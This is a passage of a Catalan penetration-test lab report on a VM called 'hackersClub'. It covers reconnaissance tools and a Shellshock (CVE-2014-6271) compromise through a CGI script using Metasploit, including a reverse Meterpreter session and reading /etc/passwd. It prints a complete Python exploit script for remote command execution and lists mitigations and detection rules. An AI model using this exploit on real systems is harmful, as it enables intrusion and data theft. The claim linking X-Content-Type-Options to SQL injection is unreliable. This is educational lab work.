+ End Time: 2018-12-14 20:52:54 (GMT1) (35 seconds)
-----
+ 1 host(s) tested
```

Després de revisar tot el text del resultat i fent una exploració un per un dels arxius i servicis exposats podem fer un resum de la conclusió a la que ens fa arribar aquest anàlisis :

- La capçalera **X-Frame-Options** que fa de paraigües contra els atacs de **clickjacking** no pareix estar activada i per lo tant a nivell web es pot ser víctima de una enganyifa relacionada amb un clic a un enllaç fals.
- El servidor **Apache** amb la versió 2.2.21 està desfasat i també pot patir amb atacs als forats que tingui sense resoldre aquesta versió, per lo tant es recomana l'actualització a la versió 2.2.29 que es més actualitzada i té més correccions per afrontar els exploits i les vulnerabilitats més agressives.
- Es pot observar la vulnerabilitat de la **capçalera TRACE** de la que es recomana la seua desactivació per a no sofrir atacs **XST**.

- Servicio de llistat de arxius a través de la consulta a la pàgina de servicis PageServices i wp-cs-dump, fa referència a la vulnerabilitat CVE-1999-0269.

### CLICKJACKING

Consisteix en un nou mètode d'atac que es fa a través del navegador, tractant de enganyar al usuari mitjançant una capa transparent col·locada davant d'un enllaç o quadre de diàleg. El seu objectiu és fer que el usuari pressioni un enllaç sense adonar-se'n.

Com podem seguir observant els atacs son de un nivell mig i no pareix que ens vagin a facilitar el accés al Shell remot de la màquina hackersClub de forma remota des de la nostra màquina Kali Linux 2018.3. Seguim amb el test de penetració.


### EXPLOIT

Un exploit és un atac poc ètic o il·legal en cas de no ser emprats en proves de penetració, que s'aprofita de les vulnerabilitats de les aplicacions, les xarxes o el maquinari. Aquest atac sol materialitzar-se en programari o codi que tenen com a objectiu obtenir el control d'un sistema informàtic o robar dades guardades en una xarxa.

## SPARTA


SPARTA es un altra ferramenta de Kali per als tests de penetració i està composta de una senzilla interfície gràfica creada amb Python, des de la que podem tindre el control de les deferents aplicacions que es solen emprar mitjançant la terminal emprades per auditar la seguretat a la xarxa, endinsar-nos en les possibles vulnerabilitats de la màquina investigada i pugui enfocar la nostra protecció cap a un punt determinat.

Com a opcions destacades ens permetrà l'ús transparent del Nmap amb la pròpia aplicació o important un registre XML de la ferramenta, compta amb un menú contextual que es pot configurar, els usuaris poden configurar els comandaments segons l'ús que estiguin fent de la ferramenta. Permetrà executar qualsevol ferramenta de la terminal i automatitzar tasques cap als servicis investigats, explotar servies que detecti fent ús de credencials per defecte de forma automàtica i per força bruta, possibilitat d'identificar i marcar equips que ja han segut analitzats i re emprar contrasenyes emmagatzemades per explorar equips remots. En la secció de anàlisis de vulnerabilitats trobem :



Una volta executem el programa ens obrirà la terminal que carregarà els paquets de la interfície gràfica i al entrar per defecte ens demanarà el rang de

HOSTS que volem analitzar, en el meu cas sols introduiré la IP de hackersClub per analitzar-la:



## 52. Anàlisis de una màquina amb Sparta

Si afegim el host al scope quan ens ho demana començarà un anàlisi automàtic de la IP introduïda i observarem com va obtenint resultats de totes les ferramentes pre carregades que incorpora:

En obtindré els resultats podrem observar els serveis:

Services					
Scripts					
Information					
Notes					
nikto (80/tcp) [x]					
screenshot (80/tcp) [x]					
Port	Protocol	State	Name		
22	tcp	open	ssh	OpenSSH 7.2 (protocol 2.0)	
80	tcp	open	http	Apache httpd 2.2.21 ((Unix) DAV/2)	

## 53. Anàlisis de serveis en Sparta

Com hem vist avanç els únics serveis oberts i operatius que fa servir son el **Apache httpd 2.2.21** i el **OpenSSH 7.2**.

La finestra de Scripts té un resultat en blanc ja que no hi ha cap script carregat per a la seva execució.

En **Information** tenim un resum de la xarxa:

Services	
Scripts	
Information	
Notes	
nikto (80/tcp) [x]	
screenshot (80/tcp) [x]	
<b>Host Status</b>	
<b>Addresses</b>	
State: up	IPv4: 192.168.229.130
Open Ports: 2	IPv6:
Closed Ports: 65533	MAC: 00:0C:29:0F:D7:95
Filtered Ports: 0	
<b>Operating System</b>	
Name:	
Accuracy:	

## 54. Resum de la informació de la xarxa en Sparta

**Notes** també estarà en blanc sense contingut algun.

La finestra de **Nikto** carrega tots els resultats que hem vist en el apartat anterior de "Nikto" amb el seu anàlisi mitjançant el port 80 amb el protocol TCP.

Per últim el que analitza es la pantalla de Index si es carrega la direcció a través de HTTP per el port 80, es a dir, ´equivalent a executar:

<http://192.168.229.130>

I el resultat es el següent:



## 55. Captura de pantalla del Index al carregar hackersClub en Sparta

Això ens dona la pista, de que si carreguem la URL de aquesta IP amb el protocol HTTP mitjançant el transport amb TCP per el port 80 obtindrem 3 url's més a carregar amb la navegació per el navegador, el que ens fa tindre una idea de que dèiem de seguir investigant aquesta direcció mitjançant el navegador. També tenim la opció d'explotar l'apartat Brute però al final el que fa es el mateix que es pot fer amb Nmap per terminal i no aprofundirem més en aquest apartat.

## OWASP ZAP


Owasp Zap es una ferramenta desenvolupada per els desenvolupadors de **OWASP (Open Web Application Security Project)**, el objectiu de aquesta ferramenta es sense ànim de lucre destinada a millorar la seguretat de les aplicacions i el serveis en la web per a aconseguir una navegació més segura a la web, té una gran base de dades online que recollecta possibles vulnerabilitats de les webs que son analitzades per a recavar la quantitat més elevada de dades possible per a tindre la WWW el més protegida possible, tracta de fer que tots els administradors de sistemes i auditors de equips personals o de empresa actualitzen el seu màxim coneixement al voltant de les amenaces que poden existir en la web.

Entre altres funcionalitats permet comprovar i analitzar totes les peticions entre client i servidor, ubicar recursos del servidor, l'anàlisi automàtic dels recursos

ubicats a un servidor, la capacitat per a ubicar certificats SSL dinàmics, suport per a utilitzar targetes intel·ligents i certificats personals, anàlisis de sistemes d'autenticació, possibilitat de actualitzar de forma automàtica la ferramenta i descarregar plugins adaptats a diferents escanejors de servicis determinats.

#### **O.W.A.S.P**

Es un projecte de codi obert per a tractar la seguretat en aplicacions web. A més, es una comunitat oberta dedicada a habilitar a les organitzacions per a desenvolupar, comprar i mantindre aplicacions de confiança. El contingut de la web de OWASP es totalment públic i esta orientat a que qualsevol que estigui interessat en temes de seguretat pugi accedir al seu contingut per protegir la seguretat de les aplicacions web.



### **56. Icona del programa de Owasp Zap**

Una volta obrim el programa de Owasp Zap en la distribució Kali Linux 2018.3 deurem de introduir la URL que volem analitzar per a carregar-la a través del protocol HTTP:

<http://192.168.229.130>

Per a començar l'anàlisi dèiem de configurar la opció de "URL to attack".

URL a atacar:	<input type="text" value="http://192.168.229.130"/>
	<input type="button" value="⚡ Atacar"/> <input type="button" value="■ Detener"/>
Progreso:	No iniciado

### **57. URL a analitzar amb OWASP ZAS**


En acabar tot el rastreig dels serveis ubicats dins de la màquina de hackersClub trobarem diferents apartats en els que OWASP ZAP mostra diferents tipus d'informació.

Per començar comentarem la pestanya de **Historia** on s'emmagatzemen els resultats de les cridades que fa HTTP (GET, POST, etc...) en el nostre cas els resultats son els següents:

Método	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert
GET	http://192.168.229.130	200	OK	30 ms	293 bytes	Medio

En els resultats observem si la resposta ha sigut correcta, el temps que es tarda a fer la carrega i el nivell de alertes trobades que es de tipus mitjà.

En la secció **Alertas** podrem comprovar varius avisos del contingut web que ha trobat el ZAP al revisar els serveis web i continguts examinats:



## 58. Alertes dels arxius examinats per el protocol http en l'anàlisi de OWASP ZAP

Per enumerar les possibles flaqueses web del host hackersClub les més destacades serien.

-La falta de protecció front al clickjacking al no incloure **X-Frame-Options** a la resposta HTTP amb un risc moderat.

-La falta de **capçalera X-Content-Type-Options** fa que es pugin sofrir injeccions SQL i que pot ser anul·len l'avís davant possibles alertes de respostes entre client i servidor i deixen de notificar-se.

-La **protecció del buscador web davant atacs XSS** està des habilitada en els arxius enumerats i pot ser que es causi algun tipus d'atac, però es alguna cosa limitada ja que en la resta de contingut de la web no notifica eixes mancances de seguretat.

Podem observar que en la secció Aranya (Spider) enumera varies url's com possiblement vulnerables davant atacs:

URLs vulnerables	Added Nodes	Messages
Processed	Método	URI
●	GET	http://192.168.229.130
●	GET	http://192.168.229.130/robots.txt
●	GET	http://192.168.229.130/sitemap.xml
●	GET	http://192.168.229.130/cgi-bin/
●	GET	http://192.168.229.130/favicon.ico
●	GET	http://192.168.229.130/hca.html

## 59. URL's potencialment vulnerables segons l'aranya de OWASP ZAP


Tindrem en conter aquestes URL's per analitzar-les més amplament en l'apartat de contingut HTTP on podrem vori amb més extensió quina es la funció de cadascuna.

### DMITRY

**Dmitry** es un programa creat per a gestionar tota la obtenció possible de un host determinat per línia de comandaments, està desenvolupat amb C.

**Dmitry** té una funcionalitat de escaneig base, però permet afegir noves funcions. Permet obtindre tota la informació de serveis i recursos de una màquina des de un altra fent un llançament de un comandament, permet crear documents amb el informe resum de tot el que s'ha analitzat de la màquina que s'analitza.

Aquesta aplicació és considerada com una eina que ajuda en la fase de captura d'informació, quan aquesta requereix ser obtinguda de manera ràpida. D'aquesta manera s'evita la necessitat d'ingressar diversos comandaments alhora i el minimitza el temps invertit en fer cerques de dades des de diferents fonts. Podríem considerar a Dmitry com una fusió de varies de les ferramentes emprades en apartats anteriors. Obrirem el programa en la secció de anàlisi de vulnerabilitats:



## 60. Icona de dmitry en Kali Linux

Serà tant senzill com escriure dmitry amb les opcions del que vulguem fer, en aquest cas el comandament quedaria com segueix:

```
dmitry -i 192.169.229.130 -s -e -o > dmitry.txt
```

Les opcions enumerades quedarien com segueix:

- i Analitza un whois lookup de l'adreça IP escrita (en aquest cas la de hackersClub).
- s Fà una recerca dels possibles subdominis

-e En cas de tindre-les fà una recerca de direccions de correu electrònic del host analitzat.

-o (comandament opcional) guardar en un arxiu de text la eixida de l'escaneig, si la eixida es molt llarga mereixerà guardar-la en un arxiu per a poder analitzar tot el contingut detingudament, en el meu cas la eixida ha sigut la següent:

Gathered Inet-whois information for 192.168.229.130

-----

inetnum: 192.168.0.0 - 192.168.255.255

netname: IETF-RESERVED-ADDRESS-BLOCK

descr: IPv4 address block reserved by the IETF

remarks: -----

remarks:

remarks: This address block is reserved by the IETF

remarks:

remarks: You can find more information on the IANA registry page:

remarks: <http://www.iana.org/assignments/ipv4-address-space>

remarks:

remarks: -----

country: EU # Country is really world wide

org: ORG-IANA1-RIPE

admin-c: IANA1-RIPE

tech-c: IANA1-RIPE

status: ALLOCATED UNSPECIFIED

mnt-by: RIPE-NCC-HM-MNT

created: 2014-11-07T14:27:59Z

last-modified: 2014-11-07T14:38:18Z

source: RIPE

organisation: ORG-IANA1-RIPE

org-name: Internet Assigned Numbers Authority

org-type: IANA

address: see <http://www.iana.org>

remarks: The IANA allocates IP addresses and AS number blocks to RIRs

remarks: see <http://www.iana.org/numbers>

admin-c: IANA1-RIPE

tech-c: IANA1-RIPE



mnt-ref: RIPE-NCC-HM-MNT  
mnt-by: RIPE-NCC-HM-MNT  
created: 2004-04-17T09:57:29Z  
last-modified: 2013-07-22T12:03:42Z  
source: RIPE # Filtered

role: Internet Assigned Numbers Authority  
address: see <http://www.iana.org>.  
admin-c: IANA1-RIPE  
tech-c: IANA1-RIPE  
nic-hdl: IANA1-RIPE  
remarks: For more information on IANA services  
remarks: go to IANA web site at <http://www.iana.org>.  
mnt-by: RIPE-NCC-MNT  
created: 1970-01-01T00:00:00Z  
last-modified: 2001-09-22T09:31:27Z  
source: RIPE # Filtered

% This query was served by the RIPE Database Query Service version 1.92.6  
(HEREFORD)

## PORTS OBERTS

Gathered TCP Port information for 192.168.229.130

-----

Port	State
22/tcp	open
80/tcp	open

Portscan Finished: Scanned 150 ports, 147 ports were in state closed

On podem observar que es fa un extens anàlisi de dades del host, tota la informació del Whois del mateix i els ports per els que serveix dades, i també dels

subdominis que en el cas de aquesta IP no en té cap. A pesar de fer un rigorós examen del host no es revela ningú dada determinant que ens faci pensar que hem trobat dades rellevants per a tindre el control de la màquina però no es revelen dades importants més enllà de les que ja sabem.

## SSH

Al voltant del servici SSH com hem pogut observar en la secció de "Nmap" quedà revelada la versió de la que es disposava de aquest servei, exactament versió **Openssh 7.2 p2 per el port 22**.

Per enfonsar-nos i saber més dades de SSH en hackersClub podem executar un dels mòduls de auxiliary en Metasploit dins de Kali, més endavant s'explicarà amb més deteniment la funció de Metasploit per a executar mòduls de explotació de vulnerabilitats per aplicar payloads als exploits. El procediment serà obrir el programa Metasploit a Kali:



### 61. Logo Metasploit Kali Linux

Una volta dins de la consola del Metasploit msfconsole executarem :

```
use auxiliary/ssh/ssh_version
```

I configurarem el host i el port remots als que volem apuntar per fer la exploració :

```
set RHOST 192.168.229.130
```

```
set RPORT 22
```

Comprovarem els resultats teclejant "show options", i després executarem:

```
run
```

Les dades obtingudes en aquesta exploració son les següents:

```
[+] 192.168.229.130:22 - SSH server version: SSH-2.0-OpenSSH_7.2 (
service.version=7.2 service.vendor=OpenBSD service.family=OpenSSH
service.product=OpenSSH service.protocol=ssh fingerprint_db=ssh.banner )
```

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

On les dades son molt similars a les que ja havíem obtés i no aporten excessiva informació nova que no coneguérem anteriorment.

Analitzant aquesta versió del OpenSSH 7.2 p2 podem comprovar que no té cap vulnerabilitat que sigui de nivell crític i que ens permeta controlar la màquina remota. Observem un exploit que permet enumerar els usuaris amb un script de python però no ens permetra aconseguir el nostre objectiu principal que es obtenir el accés remot per a controlar la màquina de hackersClub. Per lo tant deurem de seguir intentant per altres mitjans la obtenció de aquest control remot.

### SSH

Es un protocol de administració remota que permet als usuaris controlar i modificar serveis en mode remot a través de Internet. Proporciona un mecanisme per autenticar un usuari de forma remota, transferir entrades desde un host client i retransmetre la eixida de volta al client.

Empre el xifrat simètric que es una forma de encriptació en la que es fa us de una clau secreta, tant per el xifrat com el desxifrat de un missatge tant per el cliente com per el host remot. Qui estiga en possessió de la clau pot desxifrar el missatge que es transfereix.

### HTTP

Farem el anàlisi de de la direcció HTTP de la màquina hackersClub carregant en un navegador comú la url amb el protocol HTTP de la màquina:

<http://192.168.229.130>

Com havíem pogut observar amb anterioritat en la secció de OWASP ZAP, en el screenshot es podien apreciar tres url's diferents que simplement eren enllaços web des-de els que es pot accedir amb qualsevol màquina.

Carregarem la URL dins del escenari que tenim, per exemple carregant des-de la màquina Windows 10 la url de la màquina vulnerable amb el Opera 57 :




## Index of /

- [cgi-bin/](#)
- [favicon.ico](#)
- [hca.html](#)

### 62. Página index de hackersClub en un navegador Opera 57

Observem des-de la pàgina Index 3 enllaços diferents, un per cgi-bin, un per al favicon.ico i el altre un HTML anomenat hca, comencem desglossant el arxiu cgi-bin:



### 63. Pàgina /cgi-bin a hackersClub en un navegador Opera 57

Aquesta pàgina té un missatge de cridades web 403 de error com a que està prohibit el accés a la mateixa per lo tant no es pot obtindre cap tipus de informació de aquesta pàgina.


La pàgina /favicon.ico contindrà la imatge que es mostra en la etiqueta <header></header> de un HTML al carregar la pàgina web, conté sense més una imatge.

La última url analitzable es la que compte un arxiu hca.html:



### 64. Url /hca.html de hackersClub amb un navegador Opera 57

Pareix que es la pàgina que compte més informació que cap de les anteriors ja que al accedir trobem un input en la mateixa anomenat "hca" si l'analitzem amb el inspeccionador d'elements del navegador conté una funció onclick JavaScript que redirigeix a un altra pàgina:



## Informacion del host de hackersClub

### Memoria

	total	used	free	shared	buffers	cached
Mem:	246	60	185	40	0	40
-/+ buffers/cache:		20	226			
Swap:	27	0	27			

#### 65. URL de /cgi-bin/vuln.cgi en un navegador Opera 57

En aquesta URL notem alguna cosa estranya i es el títol de la URL anomenada "vuln.cgi" que conté algunes dades de memòria, en la nostra tasca de controlar remotament busquem informació al voltant dels continguts de les carpetes /cgi-bin en les pàgines web i la seua relació amb les vulnerabilitats i comprovem que tenen un peculiar relació que s'abordarà per detectar el possible exploit que ens faci controlar la màquina remota. El que pareix una pàgina de informació de memòria de la web tal volta amaga molt més darrere.

192.168.229.130/cgi-bin/vuln.cgi

#### 66. Url amb indici de possible vulnerabilitat oberta en Opera 57

#### 67. Possible vulnerabilitat en la carpeta /cgi-bin del host hackersClub

### DETECCIÓ I EXPLOTACIÓ DE L'EXPLOIT

Com s'ha pogut comprovar hi ha varius indicis de que el directori /cgi-bin pot contenir un vulnerabilitat explotable que ens permeti accedir a la màquina remota de hackersClub , al llarg de la investigació s'han trobat alguns atacs que permeten que mitjançant el cgi-bin es pugin explotar amb èxit alguns problemes en les terminals dels sistemes Unix/Linux, concretament a Bash, el intèrpret de idiomes de comandaments en els sistemes Unix. Aquest problema permet que l'usuari pugi escriure comandaments en la finestra de Bash basats en texts que realment afectaran al comportament del sistema operatiu.

Bash també es pot emprar per executar les ordres passades per les aplicacions i aquesta característica que afecta la vulnerabilitat. Un tipus de comanda que es pot enviar a Bash permet establir variables d'entorn. Les variables d'entorn són dinàmiques, denominades valors que afecten la manera en què s'executen processos en una computadora. La vulnerabilitat rau en el fet que un atacant pot enganxar codi maliciós a la variable d'entorn, que s'executarà una vegada que es rep la variable.

Aquesta vulnerabilitat es considerada crítica ja que es pot aconseguir el control total d'una computadora si s'empra Bash ja que es de extensa utilització en els sistemes Unix/Linux executats en ordinadors connectats en xarxa, en la majoria dels casos en servidors web.

Aquest problema permetrà que un atacant pugi prendre el control total de una màquina i canviar els permisos per restringir o donar accés a determinats usuaris maliciosos. El exploit es conegut com **Shellshock o Bash Bug** i està excelsament documentat en la fitxa de Common Vulnerabilities and Exposures (CVE) en el [cve-2014-6271](#)

Per a provar l'atac tractarem de emprar un dels mòduls de Metasploit, en concret el mòdul "**exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec**" que té la funció de explorar la vulnerabilitat Shellshock. Aquest mòdul dirigeix les seqüències d'ordres CGI al servidor web d'Apache configurant la variable d'entorn HTTP\_USER\_AGENT en una definició de funció maliciosa.

Primer que res podrem buscar-lo després de obrir Metasploit amb el comandament:

```
search exploit/multi/http/apache_mod_cgi_bash_env_exec
```

I comprovem que en la biblioteca de mòduls apareix el que busquem:

```
exploit/multi/http/apache_mod_cgi_bash_env_exec
```

## 68. Mòdul de explotació de la vulnerabilitat CGI en Metasploit per a Kali Linux 2018.3

Definirem el host (HackersClub) i el targeturi que serà la url explorable, en aquest cas /cgi-bin/vuln.cgi

```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOST 192.168.229.130
RHOST => 192.168.229.130
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/vuln.cgi
TARGETURI => /cgi-bin/vuln.cgi
```

## 69. Definició de RHOST i TARGETURI

Una volta definides les seues opcions, executarem el comandament exploit i observem que el resultat ha sigut exitós:

```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 192.168.229.142:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (910632 bytes) to 192.168.229.130
[*] Meterpreter session 1 opened (192.168.229.142:4444 -> 192.168.229.130:48474)
```

## 70. Exploit a la màquina 192.168.229.130 (hackersClub) amb el Metasploit en Kali Linux 2018.3

Una volta dins obtenim tota la informació que necessitem per explotar la màquina, podem executar un "getuid" per comprovar el tipus de usuari que té el control remot del terminal en la màquina controlada:

```
meterpreter > getuid  
Server username: uid=1000, gid=50, euid=1000, egid=50
```

### 71. Informació de tipus de usuari en Metasploit en Kali Linux 2018.3

Així, un usuari amb UID 1000 és probablement el primer usuari creat en aquest sistema en particular, sols té per davant el root que es UID 0.

També podem obtenir informació detallada el sistema amb "sysinfo":

```
meterpreter > sysinfo  
Computer      : 192.168.229.130  
OS            : (Linux 4.2.9-tinycore)  
Architecture  : i686  
BuildTuple    : i486-linux-musl  
Meterpreter   : x86/linux
```

### 72. Informació del sistema explotat en Metasploit en Kali Linux 2018.3

O si ens dirigim a la ruta /etc/ podem obrir el arxiu passwd i conèixer quins son els usuaris existents en la màquina 192.168.229.130:

```
meterpreter > cat /etc/passwd  
root:x:0:0:root:/root:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/false  
tc:x:1001:50:Linux User,,,:/home/tc:/bin/sh  
hca:x:1000:50:Linux User,,,:/home/hca:/bin/sh
```

### 73. Consulta del arxiu amb els usuaris de la màquina remota amb Metasploit en Kali Linux 2018.3

Si fem la relació entre els resultats de getuid i la lectura del arxiu passwd podem deduir que el usuari amb el que es controla la màquina es "**hca**". Les contrasenyes encriptades estan formades per el uid que observem en el getuid i estan correlacionades.

## SOLUCIONS A L'EXPLOIT

### 1- Codificar entrades de l'usuari

Es poden evitar atacs tipus Shellshock sense processar les dades de l'usuari directament com a variables del codi web / bash. Un exemple d'això podria ser emprar base64 per codificar l'entrada de l'usuari ja que s'emmagatzema en una variable.

Al sanejar l'entrada de l'usuari i eliminar els caràcters no necessaris, els desenvolupadors poden interrompre un atac abans que es produeixi.

## **2-Utilitzar l'explorador CrowdStrike Shellshock gratuït:**

<https://www.crowdstrike.com/blog/crowdstrike-shellshock-scanner/>

## **3- Supervisar els registres per obtenir proves d'execució d'ordres amb èxit o intentat.**

```
egrep "\ (\\) \ {; \; \}" Logs.txt
```

## **4- Regles de seguretat mod\_mig**

Les regles de mod\_security següents es poden utilitzar per rebutjar peticions HTTP que continguin dades que Bash pot interpretar com una definició de funció si s'estableix en el seu entorn. Es poden utilitzar per bloquejar atacs contra serveis web, com ara atacs contra aplicacions CGI.

## **5- Regles d'IPTables**

És possible utilitzar la combinació de cadenes IPTables per intentar deixar anar els paquets que podrien formar part d'un atac, utilitzant:

```
# iptables -A INPUT -m string --algo bm -hex-string '|' 28 29 20 7B '|' -j DROP
```

```
# ip6tables -A INPUT -m string --algo bm -hex-string '|' 28 29 20 7B '|' -j DROP
```

Hem de tenir en compte que es tracta d'una solució feble, ja que un atacant podria enviar fàcilment un o dos caràcters per paquet, que evitarà coincidir amb aquesta comprovació de la signatura. Pot, juntament amb el registre, proporcionar una visió general dels intents automatitzats d'explotar aquesta vulnerabilitat.

## **6- Mitigacions basades en el sistema**

La vulnerabilitat shellshock sorgeix del fet que es poden crear variables d'entorn amb valors especialment dissenyats abans de trucar al Shell de Bash. Aquestes variables poden contenir codi, que s'executa tan aviat com s'invoca el Shell. Es va trobar que el pegat inicial de [CVE-2014-6271](#) era incomplet. El pegat per a [CVE-2014-7169](#) s'adreça a això, però no elimina completament la funcionalitat vulnerable. Si s'eliminen totalment les funcionalitats vulnerables de Bash, es mitigaràn totes les possibles variants d'atac.

## **7- LD\_PRELOAD**

LD\_PRELOAD és una variable d'entorn que utilitza el procés de vinculació en temps d'execució mitjançant la cerca de biblioteques compartides en ubicacions alternatives i mitjançant la càrrega i vinculació forçosa de biblioteques que s'utilitzaran. Això obliga a carregar alguns símbols / funcions i



prioritzar-los en funcions d'un programa. Aquest codi crea una nova funció "strip\_env" amb el conjunt d'atributs "constructor" de gcc. Les funcions amb aquest conjunt d'atributs s'executaran abans d'entrar a main ().

## 8- systemtap

Pot ser possible mitigar mitjançant l'aplicació de bash per utilitzar el mode privilegiat.

Per a açò instal·larem el bash debuginfo.

## CREAR EXPLOIT

Per començar s'ha creat un simple exploit amb Python que el que permet es accedir directament a un comandament concret amb ajuda del protocol http al vuln.cgi i executar el comandament que se li demani, en el meu exemple mostraré el arxiu /etc/passwd:

```
root@uoc-kali:~/Descargas# python ./shellshock_jem.py -u http://192.168.229.130/cgi-bin/vuln.cgi -c /bin/cat\ /etc/passwd

-----
|                               |
| shellshock Test de Penetracion (Python code) |
| Autor: J.Escriva              |
|                               |
|-----|
Iniciant connexio amb host remot..
Resultat:
root:x:0:0:root:/root:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/false
tc:x:1001:50:Linux User,,,:/home/tc:/bin/sh
hca:x:1000:50:Linux User,,,:/home/hca:/bin/sh
```

### 74. Creació de l'exploit amb un script de Python

En el script la funció de -u es la de apuntar a la ruta que compta la vulnerabilitat, en aquest cas es tracta de:

```
http://192.168.229.130/cgi-bin/vuln.cgi
```

I la funció de -c es la de enviar la execució al host remot de un comandament triat, en aquest cas es :

```
/bin/cat /etc/psswd
```

Que obri el arxiu que compta usuaris i contrasenyes del host vulnerable i demostra que, al igual que amb el exploit de l'apartat anterior es pot controlar la màquina.

El codi de el script python que he anomenat shellshock\_jem.py es el següent:

```
#!/usr/bin/env python

#####
#
# J.ESCRIVA
#
#
# Script prepared to get access to a remote host through an existing
```

```
# vulnerability in the bash due to the character processing, is
achieved
# through the cgi file
#
#####
import urllib
import sys , optparse
def atac(site,cmd):
    try:
        urllib.FancyURLopener.version = "() { :;; echo \"Content-
Type: text/plain\"; echo; "+cmd
        opener = urllib.FancyURLopener({})
        pageinfo = opener.open(site)
        print pageinfo.read()
    except:
        print "==ERROR== No es pot realitzar la connexio amb el host
remot."
def Main():
    print ""
    -----
    |      shellshock  Test de Penetracion (Python code)  |
    |      Autor: J.Escriva                               |
    -----
    ""
    parser = optparse.OptionParser("Execucio: "+sys.argv[0]+" \nAtac
shellshock: \n-u <url> -c <commandament>")
    parser.add_option('-u',dest='url',type='string',help='URL amb la
que fer la connexio.')
    parser.add_option('-c',dest='cmd',type='string',help='commandament
a executar al equip remot ,exemple: /bin/cat /etc/passwd')
    (options,args) = parser.parse_args()
    if (options.url != None) | (options.cmd !=None):
        print "Iniciant connexio amb host remot.. "
        print "Resultat:"
        atac(options.url,options.cmd)
    else:
        print parser.usage
if __name__=='__main__':
    Main()
```

Primer es defineix una funció **atac()** on es pretén fer una lectura de la IP rebuda per terminal i examinar la informació que aquesta pugui contindre i determinarà si amb un arxiu carregat, com es en aquets cas el vuln.cgi es pot accedir a la ruta remota o no depenent de la resposta GET que ens torni aquesta petició.

```
def atac(site,cmd):
    try:
        urllib.FancyURLopener.version = "() { :;; echo \"Content-
Type: text/plain\"; echo; "+cmd
        opener = urllib.FancyURLopener({})
        pageinfo = opener.open(site)
        print pageinfo.read()
    except:
        print "==ERROR== No es pot realitzar la connexio amb el host
remot."
```

I en la funció principal es comprovarà que els paràmetres de terminal son correctes i depenent de el que es passi al camp del paràmetre en qüestió sigui -u o -c es retornarà un resultat o un altre, sigui la connexió exitosa o fracassada:

```
def Main():
    print """
    -----
    |          shellshock  Test de Penetracion (Python code) |
    |          Autor: J.Escriva                               |
    |          -----
    """
    parser = optparse.OptionParser("Execucio: "+sys.argv[0]+" \nAtac
shellshock: \n-u <url> -c <commandament>")
    parser.add_option('-u',dest='url',type='string',help='URL amb la
que fer la connexio.')
    parser.add_option('-c',dest='cmd',type='string',help='commandament
a executar al equip remot ,exemple: /bin/cat /etc/passwd')
    (options,args) = parser.parse_args()
    if (options.url != None) | (options.cmd !=None):
        print "Iniciant connexio amb host remot.. "
        print "Resultat:"
        atac(options.url,options.cmd)
    else:
        print parser.usage
```

## INCORPORAR EL EXPLOIT AL METASPLOIT

El script anterior de Python funciona si s'executa per la terminal sense emprar la ferramenta de Kali Linux Metasploit, però si volem recórrer a ella per a complir amb la nostra funció de explotar el Shellshock deurem fer un procés adaptatiu del script per a que pugui funcionar en Metasploit, deuríem de llençar la funcionalitat associada a msfconsole anomenada **Python pynsf** de Spiderlabs que permet la interacció entre **msgrpc** de Python i Metasploit.

Pero per a fer un script més integrable en msfconsole de forma nativa, ara passaré a emprar **Ruby** ja que s'incorporarà més fàcilment com a mòdul natural de Metasploit.

